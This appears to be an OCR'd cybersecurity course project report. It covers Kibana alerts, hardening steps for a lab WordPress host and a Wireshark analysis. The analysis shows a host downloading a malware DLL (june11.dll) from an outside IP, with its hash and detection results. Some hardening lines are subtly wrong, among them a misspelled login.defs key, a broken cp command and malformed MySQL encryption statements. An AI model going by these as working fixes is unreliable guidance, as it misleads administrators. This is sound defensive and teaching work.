2021-02-12T00:30:17+00:00	✓ OK	

HTTP Request Size Monitor


Summarize the following:

- Which **metric** does this alert monitor?

  HTTP Request Bytes

- What is the **threshold** it fires at?

  When the requested bytes for all documents exceeds 3500 for one minute.



Current status for 'HTTP Request Size Monitor'

Last one hour

Trigger time	State	Comment
2021-02-12T00:42:18+00:00	✓ OK	
2021-02-12T00:41:17+00:00	✓ OK	
2021-02-12T00:40:17+00:00	✓ OK	
2021-02-12T00:39:17+00:00	✓ OK	
2021-02-12T00:38:17+00:00	✓ OK	
2021-02-12T00:37:17+00:00	✓ OK	
2021-02-12T00:36:17+00:00	✓ OK	
2021-02-12T00:35:18+00:00	✓ OK	
2021-02-12T00:34:18+00:00	✓ OK	
2021-02-12T00:33:18+00:00	✓ OK	

Rows per page: 10

CPU Usage Monitor


Summarize the following:

- Which **metric** does this alert monitor?

  This alert monitors the maximum “metricbeat-*system.process.cpu.total.pct”.

- What is the **threshold** it fires at?

  If “over all documents is above 0.5 for the last 5 minutes”, an alert will trigger.



Current status for 'CPU Usage Monitor'

Trigger time	State	Comment
2021-02-12T00:39:14+00:00	✓ OK	
2021-02-12T00:38:15+00:00	✓ OK	
2021-02-12T00:37:15+00:00	✓ OK	
2021-02-12T00:36:15+00:00	✓ OK	
2021-02-12T00:35:15+00:00	✓ OK	
2021-02-12T00:34:15+00:00	✓ OK	
2021-02-12T00:33:15+00:00	✓ OK	
2021-02-12T00:32:14+00:00	✓ OK	
2021-02-12T00:31:14+00:00	✓ OK	
2021-02-12T00:30:14+00:00	✓ OK	

Hardening

Hardening Against Weak Password Policy on Target 1

- User michael’s password was the same as his user name. The weak password policy on this machine allowed for easy access by the attacker.
- The password policy should be changed in the following ways:

Edit the following lines in /etc/login.defs:

```
PASS_MAX_DAYS        90         #Sets the maximum number of days a password can be used to 90
PASS_MIN_DAYS        15         #Sets the minimum number of days a password can be used to 15
PASS_WARM_AGE   7         #Sets the number of days to warn the user of a required password change.
```

Add the following lines to /etc/pam.d/common-password:

```
password   requisite   pam_cracklib.so try_first_pass retry=3 minlen=12            #Sets minimum password length to 12
password   requisite   pam_cracklib.so try_first_pass retry=3 minlen=12 ucredit=-1  #Sets requirement for uppercase char to 1
password   requisite   pam_cracklib.so try_first_pass retry=3 minlen=12 lcredit=-1  #Sets requirement for lowercase char to 1
password   requisite   pam_cracklib.so try_first_pass retry=3 minlen=12 dcredit=-1  #Sets requirement for number to 1
```

Finally run *$ chage -d 0 [username]* to force a password reset.


Hardening Against Wordpress Config on Target 1

- Patch: Upgrade the latest versions of Wordpress by downloading and execution.

```
$ cd /tmp
$ wget http://wordpress.org/latest.zip
$ unzip latest.zip
$ cd /var/www/sites/mysite.com/app
$ cp -avr /tmp/wordpress/*.
$ rm -rf /tmp/wordpress /tmp/latest.zip
```

Open browser and run upgrade script as http://192.168.1.110/wp-admin/upgrade.php

Version installed is 4.8.15, current version is 5.6.1:



```
michael@target1:/var/www/html/wordpress$ grep wp_version wp-includes/version.php
 * @global string $wp_version
$wp_version = '4.8.15';
```

Hardening Passwords in MySQL

How to protect against your password being discovered in MySQL:

- The most for sure and secure way, don’t store it in the database at all.
- If you must, try implementing column level encryption from a database level. MySql has a built in Encryption function.

Example of a MySQL statement that you can use:

Encrypt

Insert INTO table (*wp_users*) VALUES(AES_ENCRYPT(*Steven’s password*));

Decrypt

Select AES_DECRYPT (*wp_users*, ‘encryption_key’) FROM table;

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

The first issue that to address with an Ansible playbook would be patching Wordpress to the newest release.

Next would be a section devoted to password strength and complexity using the login.defs and password-common files.

Finally the playbook would address using column encryption in MySQL so that password hashes are not easily retrieved from the table.

Network

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	10.0.0.201 (31.61%) 172.16.4.205 (30.81%) 185.243.115.84 (17.71%)	Machines that sent the most traffic.
Most Common Protocols	TCP (82.55%) UDP (17.35%) NONE (0.10%)	Three most common protocols on the network.
# of Unique IP Addresses	881 IPv4 addresses	Count of observed IP addresses.
Subnets	172.16.4.0/24 10.0.0.0/24 10.6.12.0/24 10.11.11.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- For example: Watching YouTube, reading the news.


Suspicious Activity

- For example: Sending malware, phishing, Illegal downloads.

Normal Activity

WEB Browsing

Observer user browsing www.vinylmeplease.com website using HTTP protocol


Final_Project_Packet_Capture.pcapng
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Wireshark · Follow TCP Stream (tcp.stream eq 675) · Final_Project_Packet_Capture.p
Entire conversation (54 kB)
Show and save data as
ASC

```
tcp.stream eq 675
```

```
No.      Time      Source              Destination                      Protocol  Length CNa Info
   62384 873.228… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info TCP        1411     http(80) → 49198 [ACK] Seq=1 Ack=449 Win=30464 Len
   62385 873.250… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info TCP        1411     http(80) → 49198 [ACK] Seq=1358 Ack=449 Win=30464
   62386 873.273… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info TCP        1411     http(80) → 49198 [ACK] Seq=2715 Ack=449 Win=30464
   62387 873.295… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info TCP        1411     http(80) → 49198 [ACK] Seq=4072 Ack=449 Win=30464
   62388 873.318… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info TCP        1411     http(80) → 49198 [ACK] Seq=5429 Ack=449 Win=30464
   62389 873.340… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info
   62390 873.363… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info
   62391 873.386… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info
   62392 873.408… www.vinylmeplease… Gilbert-Win7-PC.okay-boomer.info
```

```
▸ Frame 62384: 1411 bytes on wire (11288 bits), 1411 bytes captured (
▸ Ethernet II, Src: Cisco_97:4b:f0 (00:01:c9:97:4b:f0), Dst: Dell_8a:
▾ Internet Protocol Version 4, Src: www.vinylmeplease.com (13.33.255.
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   ▸ Differentiated Services Field: 0x28 (DSCP: AF11, ECN: Not-ECT)
     Total Length: 1397
     Identification: 0x8295 (33429)
   ▸ Flags: 0x4000, Don't fragment
     ...0 0000 0000 0000 = Fragment offset: 0
     Time to live: 242
     Protocol: TCP (6)
     Header checksum: 0xdeab [validation disabled]
     [Header checksum status: Unverified]
     Source: www.vinylmeplease.com (13.33.255.37)
     Destination: Gilbert-Win7-PC.okay-boomer.info (10.11.11.200)
▸ Transmission Control Protocol, Src Port: http (80), Dst Port: 49198
```


```
0000  84 8f 69 8a 50 a9 00 01  c9 97 4b f0 08 00 45 28   ··i·P···  ··K·
0010  05 75 82 95 40 00 f2 06  de ab 0d 21 ff 25 0a 0b   ·u··@···  ···!
0020  0b c8 00 50 c0 2e 18 3d  21 78 02 0f bd 0f 50 10   ···P·.·=  !x··
0030  00 77 8f a6 00 00 48 54  54 50 2f 31 2e 31 20 32   ·w····HT  TP/1.
0040  30 30 20 4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 54   00 OK··C  onten
0050  79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 3b 20   ype: tex  t/htm
0060  63 68 61 72 73 65 74 3d  75 74 66 2d 38 0d 0a 43   charset=  utf-8
```

```
GET /magazine/guide-to-flattening-warped-vinyl-records/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Accept-Encoding: gzip, deflate
Host: www.vinylmeplease.com
DNT: 1
Connection: Keep-Alive
Cookie: _gcl_au=1.1.949876142.1573510598; _ga=GA1.2.2082810095.1573510598;
_gid=GA1.2.1906447370.1573510598; __zlcmid=vDigFj7IpbARDG

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 37420
Connection: keep-alive
Content-Encoding: gzip
Date: Mon, 11 Nov 2019 22:23:23 GMT
Server: Apache/2.4.25 (Amazon) mod_wsgi/3.5 Python/3.4.3
X-Frame-Options: SAMEORIGIN
Vary: Host,Accept-Encoding
X-Cache: Miss from cloudfront
Via: 1.1 416c50557e675b597036d0ac5faef99a.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: DEN50-C1
X-Amz-Cf-Id: MtawfwLGZY-l-6DU98TADZ4DhMtWQP1yPr0SjH60pLSdOPSG0nt6RA==
```

3 client pkts, 43 server pkts, 5 turns.

Watching YouTube

- Observed user watching youtube.



```
tcp.stream eq 146
```

```
     Time        Source              Destination                     Protocol  Length CNameString  Info
3842 217.758…    fcmatch.youtube.com BLANCO-DESKTOP.dogoftheyear.net TCP       58                  https(443) → 49814 [SYN, ACK] Seq=
3845 217.764…    fcmatch.youtube.com BLANCO
3846 217.788…    fcmatch.youtube.com BLANCO
3847 217.811…    fcmatch.youtube.com BLANCO
3855 217.889…    fcmatch.youtube.com BLANCO
3867 217.912…    fcmatch.youtube.com BLANCO
3869 217.915…    fcmatch.youtube.com BLANCO
3871 217.923…    fcmatch.youtube.com BLANCO
3873 217.927…    fcmatch.youtube.com BLANCO
```

```
Frame 3871: 54 bytes on wire (432 bits), 54 by
Ethernet II, Src: Cisco_27:a1:3e (00:09:b7:27:
Internet Protocol Version 4, Src: fcmatch.yout
Transmission Control Protocol, Src Port: https
  Source Port: https (443)
  Destination Port: 49814 (49814)
  [Stream index: 146]
  [TCP Segment Len: 0]
  Sequence number: 3284    (relative sequence
  Sequence number (raw): 266344002
  [Next sequence number: 3284    (relative se
  Acknowledgment number: 762    (relative ack
  Acknowledgment number (raw): 1607076318
  0101 .... = Header Length: 20 bytes (5)
▸ Flags: 0x010 (ACK)
  Window size value: 64240
  [Calculated window size: 64240]
```


```
00  00 16 17 18 66 c8 00 09  b7 27 a1 3e 08 00
10  00 28 22 ab 00 00 80 06  5a 53 d8 3a da ce
20  00 c9 01 bb c2 96 0f e0  16 42 5f ca 09 de
30  fa f0 a2 f5 00 00
```

Wireshark · Follow TCP Stream (tcp.stream eq 146) · Final_Project_Packet_Capture.pcapng

```
...........[J..EW).
b.^..^...4;_..h.^..6u....&.,.+.0./.$.#.(.'.
.           .........=.<.5./.
...x.........fcmatch.youtube.com.........
.................
.......................#.........h2.http/1.1.........
.............H...D..[J..n        mU.9.......F.y..9.gy..N.`..
+............#.........h2....................0...0..w.......S...r...0
.           *.H..
.....0T1.0 ..U....US1.0...U.
..Google Trust Services1%0#..U....Google Internet Authority G30..
180619114216Z.
180828113200Z0f1.0    ..U....US1.0...U...
California1.0...U...
Mountain View1.0...U.
.
Google LLC1.0...U....*.google.com0Y0...*.H.=....*.H.=....B...EW....>......
7.Y...DB.E...f..z..eF.U......./HZ.....&..%....z.......0...0...U.%..0
..+.......0...U..........0.....U......0.....*.google.com.
*.android.com..*.appengine.google.com..*.cloud.google.com..*.db833953.google.cn..*.g.co..*.gcp.gv
t2.com..*.google-
analytics.com..*.google.ca..*.google.cl..*.google.co.in..*.google.co.jp..*.google.co.uk..*.google
.com.ar..*.google.com.au..*.google.com.br..*.google.com.co..*.google.com.mx..*.google.com.tr..*.g
oogle.com.vn..*.google.de..*.google.es..*.google.fr..*.google.hu..*.google.it..*.google.nl..*.goo
gle.pl..*.google.pt..*.googleadapis.com..*.googleapis.cn..*.googlecommerce.com..*.googlevideo.com
..*.gstatic.cn.
*.gstatic.com.
*.gvt1.com.
*.gvt2.com..*.metric.gstatic.com..*.urchin.com..*.url.google.com..*.youtube-nocookie.com.
*.youtube.com..*.youtubeeducation.com..*.yt.be..*.ytimg.com..android.clients.google.com..android.
```

Malicious Activity

Downloading Malware


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.6.12.203 and http.request.method == GET

```
No.    Time      Source                           Destination       Protocol  Length CNam Info
76010  963.416…  LAPTOP-5WKHX9YG.frank-n-ted.com  205.185.125.104   HTTP      312         GET /files/june11.dll HTTP/1.1
76006  963.401…  LAPTOP-5WKHX9YG.frank-n-ted.com  205.185.125.104   HTTP      275         GET /pQBtWj HTTP/1.1
```

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
76768	205.185.125.104	application/octet-stream	563 kB	june11.dll

Text Filter: June

```
interface
(ec:c8:82:
3), Dst: 2
Seq: 222,
```

```
0040  2f 6a 75 6e 65 31 31 2e  64 6c 6c 20 48 54 54 50   /june11. dll HTTP
0050  2f 31 2e 31 0d 0a 41 63  63 65 70 74 3a 20 2a 2f   /1.1··Ac cept: */
0060  2a 0d 0a 41 63 63 65 70  74 2d 45 6e 63 6f 64 69   *··Accep t-Encodi
0070  6e 67 3a 20 67 7a 69 70  2c 20 64 65 66 6c 61 74   ng: gzip , deflat
0080  65 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   e··User- Agent: M
0090  6f 7a 69 6c 6c 61 2f 34  2e 30 20 28 63 6f 6d 70   ozilla/4 .0 (comp
00a0  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 37 2e 30   atible;  MSIE 7.0
00b0  3b 20 57 69 6e 64 6f 77  73 20 4e 54 20 31 30 2e   ; Window s NT 10.
00c0  30 3b 20 57 4f 57 36 34  3b 20 54 72 69 64 65 6e   0; WOW64 ; Triden
00d0  74 2f 37 2e 30 3b 20 2e  4e 45 54 34 2e 30 43 3b   t/7.0; . NET4.0C;
00e0  20 2e 4e 45 54 34 2e 30  45 29 0d 0a 48 6f 73 74    .NET4.0 E)··Host
00f0  3a 20 32 30 35 2e 31 38  35 2e 31 32 35 2e 31 30   : 205.18 5.125.10
```

Frame (frame), 312 bytes — Packets: 10

56 / 68

56 engines detected this file

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

Google ipdate

invalid-signature overlay pedll signed

549.84 KB Size

